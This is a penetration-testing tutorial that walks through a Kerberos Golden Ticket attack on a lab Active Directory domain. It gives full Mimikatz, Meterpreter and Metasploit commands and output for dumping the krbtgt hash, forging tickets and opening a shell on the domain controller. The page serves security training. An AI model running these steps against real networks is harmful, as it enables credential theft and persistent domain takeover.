

# Golden Ticket

---

 [pentestlab.blog/category/post-exploitation/page/4](https://pentestlab.blog/category/post-exploitation/page/4)

April 9, 2018

Network penetration tests usually stop when domain administrator access has been obtained by the consultant. However domain persistence might be necessary if there is project time to spent and there is a concern that access might be lost due to a variety of reasons such as:

- Change of compromised Domain Admin Password
- Detection of new domain administrator account

Benjamin Delpy discovered the Golden Ticket attack and since then various articles have been written around this topic and threat actors (Bronze Butler) are using this attack for domain persistence. This technique leverages the lack of validation on the Kerberos authentication protocol in order to impersonate a particular user valid or invalid. This is due to the fact that users that have a TGT (ticket granting ticket) in their current session will consider trusted for Kerberos and therefore can access any resource in the network.

Mimikatz support the creation of a golden ticket and its meterpreter extension kiwi. Metasploit Framework has a post exploitation module which can automate the activity. The creation of a golden ticket requires the following information:

- Domain Name
- Domain SID
- Username to impersonate
- krbtgt NTLM hash

## Discovery of Golden Ticket Prerequisites

---

The Domain name and the domain SID can be obtained very easily by executing the **whoami /user** command or with the use of **PsGetsid** utility from PsTools.

```
whoami /user
PsGetsid64.exe pentestlab.local
```

```

C:\Users\Administrator>whoami /user

USER INFORMATION
-----

User Name                      SID
=====
pentestlab\administrator S-1-5-21-3737340914-2019594255-2413685307-500

C:\Users\Administrator>PsGetsid64.exe pentestlab.local

PsGetSid v1.45 - Translates SIDs to names and vice versa
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

SID for PENTESTLAB\pentestlab.local:
S-1-5-21-3737340914-2019594255-2413685307

```


Domain SID

The NTLM hash of the **krbtgt** account can be obtained via the following methods:

1. DCSync (Mimikatz)
2. LSA (Mimikatz)
3. Hashdump (Meterpreter)
4. NTDS.DIT
5. DCSync (Kiwi)

The DCSync is a mimikatz feature which will try to impersonate a domain controller and request account password information from the targeted domain controller. This technique is less noisy as it doesn't require direct access to the domain controller or retrieving the NTDS.DIT file over the network.

lsadump::dcsync /user:krbtgt



```

mimikatz 2.1.1 x64 (oe.eo)

mimikatz # lsadump::dcsync /user:krbtgt
[DC] 'pentestlab.local' will be the domain
[DC] 'WIN-PTELU2U07KG.pentestlab.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 300000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration  :
Password last change : 3/18/2018 12:53:47 AM
Object Security ID  : S-1-5-21-3737340914-2019594255-2413685307-502
Object Relative ID  : 502


Credentials:
Hash NTLM: d125e4f69c851529045ec95ca80fa37e
ntlm- 0: d125e4f69c851529045ec95ca80fa37e
lm - 0: 3d2e211b44b0df13fe149efcc5e1d121

```

Mimikatz – krbtgt NTLM Hash

Alternatively Mimikatz can retrieve the hash of the krbtgt account from the Local Security Authority (LSA) by executing Mimikatz on the domain controller.


```
privilege::debug  
lsadump::lsa /inject /name:krbtgt
```



```
mimikatz 2.1.1 (x64) built on Mar 25 2018 21:01:13  
## ^ ## "A La Vie, A L'Amour" - (oe.eo)  
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > http://blog.gentilkiwi.com/mimikatz  
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/  
  
mimikatz # privilege::debug  
Privilege '20' OK  
  
mimikatz # lsadump::lsa /inject /name:krbtgt  
Domain : PENTESTLAB / S-1-5-21-3737340914-2019594255-2413685307  
  
RID : 000001f6 (502)  
User : krbtgt  
  
* Primary  
NTLM : d125e4f69c851529045ec95ca80fa37e  
LM :  
Hash NTLM: d125e4f69c851529045ec95ca80fa37e  
ntlm- 0: d125e4f69c851529045ec95ca80fa37e  
lm - 0: 3d2e211b44b0df13fe149efcc5e1d121  
  
* WDigest
```

Mimikatz – krbtgt NTLM Hash via LSA Dump

If there is a Meterpreter session with the domain controller the quickest method is the **hashdump** command:



```
[*] Started reverse TCP handler on 10.0.0.3:4444  
[*] Sending stage (205891 bytes) to 10.0.0.1  
[*] Meterpreter session 1 opened (10.0.0.3:4444 -> 10.0.0.1:6343) at 2018-04-08 08:30:22 -0400  
  
meterpreter > hashdump  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8674939c699d4aab719f147bd5d2f  
fac:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d125e4f69c851529045ec95ca80fa37e:::  
$131000-6I57NCC4C5BV:1121:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5  
9d7e0c089c0:::  
SM_de995b7c05ec46a0a:1122:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5  
9d7e0c089c0:::  
SM_e1298b8620a04ee4a:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5  
9d7e0c089c0:::  
SM_e01c2ceeb61c4105a:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5  
9d7e0c089c0:::  
SM_eb1ea37de2c241339:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5
```

Meterpreter – krbtgt NTLM Hash

The Kiwi extension also supports the DCSync method and can retrieve the SID, LM and NTLM hashes.

dcsync\_ntlm krbtgt

```
meterpreter > dcsync_ntlm
Usage: dcsync_ntlm <DOMAIN\user>

meterpreter > dcsync_ntlm krbtgt
[+] Account      : krbtgt
[+] NTLM Hash    : d125e4f69c851529045ec95ca80fa37e
[+] LM Hash      : 3d2e211b44b0df13fe149efcc5e1d121
[+] SID          : S-1-5-21-3737340914-2019594255-2413685307-502
[+] RID          : 502
```

Metasploit Kiwi DCSync – Retrieve the NTLM Hash

## Mimikatz

A forged Golden ticket can be created with Mimikatz by using the obtained information.

```
kerberos::golden /user:evil /domain:pentestlab.local /sid:S-1-5-21-3737340914-2019594255-2413685307 /krbtgt:d125e4f69c851529045ec95ca80fa37e /ticket:evil.tck /ptt
```

```
mimikatz # kerberos::golden /user:evil /domain:pentestlab.local /sid:S-1-5-21-3737340914-2019594255-2413685307 /krbtgt:d125e4f69c851529045ec95ca80fa37e /ticket:evil.tck /ptt
User      : evil
Domain    : pentestlab.local (PENTESTLAB)
SID       : S-1-5-21-3737340914-2019594255-2413685307
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: d125e4f69c851529045ec95ca80fa37e - rc4_hmac_nt
Lifetime  : 4/7/2018 10:47:24 PM ; 4/4/2028 10:47:24 PM ; 4/4/2028 10:47:24 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'evil @ pentestlab.local' successfully submitted for current session
```

Mimikatz – Golden Ticket Creation

The **kerberos::list** command will retrieve all the available Kerberos tickets and the **kerberos::tgt** will list the ticket that has been submitted for the current user session.

```
kerberos::list
kerberos::tgt
```

```

mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
  Start/End/MaxRenew: 4/7/2018 10:47:24 PM ; 4/4/2028 10:47:24 PM ; 4/4/2028 10:47:24 PM
  Server Name       : krbtgt/pentestlab.local @ pentestlab.local
  Client Name       : evil @ pentestlab.local
  Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;

mimikatz # kerberos::tgt
Kerberos TGT of current session :
  Start/End/MaxRenew: 4/7/2018 10:47:24 PM ; 4/4/2028 10:47:24 PM ; 4/4/2028 10:47:24 PM
  Service Name (02) : krbtgt ; pentestlab.local ; @ pentestlab.local
  Target Name  (--) : @ pentestlab.local
  Client Name  (01) : evil ; @ pentestlab.local
  Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;

  Session Key       : 0x00000017 - rc4_hmac_nt
                     00000000000000000000000000000000
  Ticket            : 0x00000017 - rc4_hmac_nt           ; kvno = 0

[...]

** Session key is NULL! It means allowtgtsessionkey is not set to 1 **

```

#### Mimikatz – Kerberos Tickets

Since the ticket was generated with NTLM hash of the **krbtgt** account Kerberos will trust the ticket by default and therefore any user valid or invalid regardless of their privileges have unrestricted network access including access to the domain controller. This can be confirmed by listing the admin share on the domain controller.

```
dir \\WIN-PTELU2U07KG\C$
```

```

C:\Users\test>dir \\WIN-PTELU2U07KG\C$
Volume in drive \\WIN-PTELU2U07KG\C$ has no label.
Volume Serial Number is 2211-BC55

Directory of \\WIN-PTELU2U07KG\C$

04/07/2018  07:43 PM                31 BitlockerActiveMonitoringLogs
03/18/2018  07:47 PM             <DIR>      ExchangeSetupLogs
03/18/2018  08:28 AM             <DIR>      inetpub
08/22/2013  04:52 PM             <DIR>      PerfLogs
03/18/2018  09:26 AM             <DIR>      Program Files
03/18/2018  08:38 AM             <DIR>      Program Files (x86)
03/18/2018  09:55 AM             <DIR>      root
04/05/2018  05:39 PM             <DIR>      Shared
04/03/2018  12:48 AM             <DIR>      temp
04/02/2018  04:28 PM             <DIR>      Users
04/05/2018  11:33 AM             <DIR>      Windows
               1 File(s)                31 bytes
              10 Dir(s) 15,524,057,088 bytes free

```

Golden Ticket – Executing Commands on the Domain Controller as standard user

Attempts to list the same share as user **test** without the Golden Ticket will fail.

```
C:\Users\test>dir \\WIN-PTELU2U07KG\C$
Access is denied.

C:\Users\test>
```

Listing DC Admin Share without Golden Ticket

Shell access to the domain controller is also possible with the use of the **PsExec** utility. Kerberos will grant access by using the ticket in the current session even though that the user 'evil' is not valid.

```
PsExec64.exe \\WIN-PTELU2U07KG\ cmd.exe
```

```
C:\Users\test>PsExec64.exe \\WIN-PTELU2U07KG\ cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.










C:\Windows\system32>hostname
WIN-PTELU2U07KG

C:\Windows\system32>whoami
pentestlab\evil

C:\Windows\system32>
```

Golden Ticket – Shell with PsExec as invalid user

Examining the list of domain users on the domain controller it is visible that the user evil doesn't exist however he has domain administrator access.

 Domain Gue...	Security Group...	All domain guests
 Domain Users	Security Group...	All domain users
 Enterprise A...	Security Group...	Designated administrato...
 Enterprise R...	Security Group...	Members of this group ...
 Exchange O...	User	
 FederatedE...	User	
 Group Polic...	Security Group...	Members in this group c...
 Guest	User	Built-in account for gue...
 John Wall	User	

Domain Users – Absence of evil user

It should be noted that the netbios name should be used for Kerberos authentication. Attempts to access the same resources with their correspondence IP addresses will fail with an access denied error since in this case NTLM authentication would be used and not the ticket.

## Metasploit

In the scenario that domain administrator access has been obtained on the network and Metasploit Framework is used heavily in the assessment there is a Metasploit module which can automate the task of golden ticket.

`post/windows/escalate/golden_ticket`

The module will try to obtain the required data automatically however since the information has been already retrieved it can be imported manually.

```
msf post(windows/escalate/golden_ticket) > set KRBTGT_HASH d125e4f69c851529045ec95ca80fa37e
KRBTGT_HASH => d125e4f69c851529045ec95ca80fa37e
msf post(windows/escalate/golden_ticket) > set DOMAIN
set DOMAIN      set DOMAIN SID
msf post(windows/escalate/golden_ticket) > set DOMAIN SID S-1-5-21-3737340914-2019594255-2413685307
DOMAIN => SID S-1-5-21-3737340914-2019594255-2413685307
msf post(windows/escalate/golden_ticket) > set DOMAIN pentestlab.local
DOMAIN => pentestlab.local
msf post(windows/escalate/golden_ticket) > set USER Administrator
USER => Administrator
msf post(windows/escalate/golden_ticket) > set GROUPS 512,513,518,519,520
GROUPS => 512,513,518,519,520
msf post(windows/escalate/golden_ticket) >
```

Metasploit – Golden Ticket Module Configuration

Metasploit will create, store and apply the ticket automatically to an existing Meterpreter session.



```
msf post(windows/escalate/golden_ticket) > run

[*] Obtaining pentestlab.local SID...
[+] Found pentestlab.local SID: S-1-5-21-3737340914-2019594255-2413685307
[*] Creating Golden Ticket for pentestlab.local\Administrator...
[+] Golden Ticket Obtained!
[*] Ticket saved to /root/.msf4/loot/20180408084700_default_10.0.0.1_golden.ticket_032771.bin
[*] Attempting to use the ticket...
[+] Kerberos ticket applied successfully
[*] Post module execution completed
msf post(windows/escalate/golden_ticket) > █
```

Metasploit – Golden Ticket

## Kiwi

Mimikatz has been ported to Metasploit Framework as an extension called kiwi. From a Meterpreter session Kiwi can be loaded by running the following:

```
meterpreter > load kiwi
```

The Golden Ticket can be created with kiwi by executing the following command:

```
golden_ticket_create -d pentestlab.local -u pentestlabuser -s S-1-5-21-3737340914-2019594255-2413685307 -k d125e4f69c851529045ec95ca80fa37e -t /root/Downloads/pentestlabuser.tck
```

```
meterpreter > golden_ticket_create -d pentestlab.local -u pentestlabuser -s S-1-5-21-3737340914-2019594255-2413685307 -k d125e4f69c851529045ec95ca80fa37e -t /root/Downloads/pentestlabuser.tck
[+] Golden Kerberos ticket written to /root/Downloads/pentestlabuser.tck
meterpreter > kerberos_ticket_use /root/Downloads/pentestlabuser.tck
[*] Using Kerberos ticket stored in /root/Downloads/pentestlabuser.tck, 1908 bytes ...
[+] Kerberos ticket applied successfully.
meterpreter > kerberos_ticket_list
[+] Kerberos tickets found in the current session.
[00000000] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 4/8/2018 6:34:54 AM ; 4/5/2028 6:34:54 AM ; 4/5/2028 6:34:54 AM
Server Name       : krbtgt/pentestlab.local @ pentestlab.local
Client Name       : pentestlabuser @ pentestlab.local
Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;
```

Metasploit Kiwi – Golden Ticket

In order to apply the ticket to the existing session the **kerberos\_ticket\_use** needs to be used:

```
kerberos_ticket_use /root/Downloads/pentestlabuser.tck
```

Verification that there is a Kerberos ticket for the current session

```
kerberos_ticket_list
```



```
meterpreter > kerberos_ticket_list
[+] Kerberos tickets found in the current session.
[000000000] - 0x000000017 - rc4_hmac_nt
  Start/End/MaxRenew: 4/8/2018 5:53:41 AM ; 4/5/2028 5:53:41 AM ; 4/5/2028 5:53:41 AM
  Server Name       : krbtgt/pentestlab.local @ pentestlab.local
  Client Name       : pentestlabuser @ pentestlab.local
  Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;
meterpreter > █
```

#### Metasploit Kiwi – List of Kerberos Tickets

Resources can be accessed on the domain controller as pentestlabuser which is an account that doesn't exist.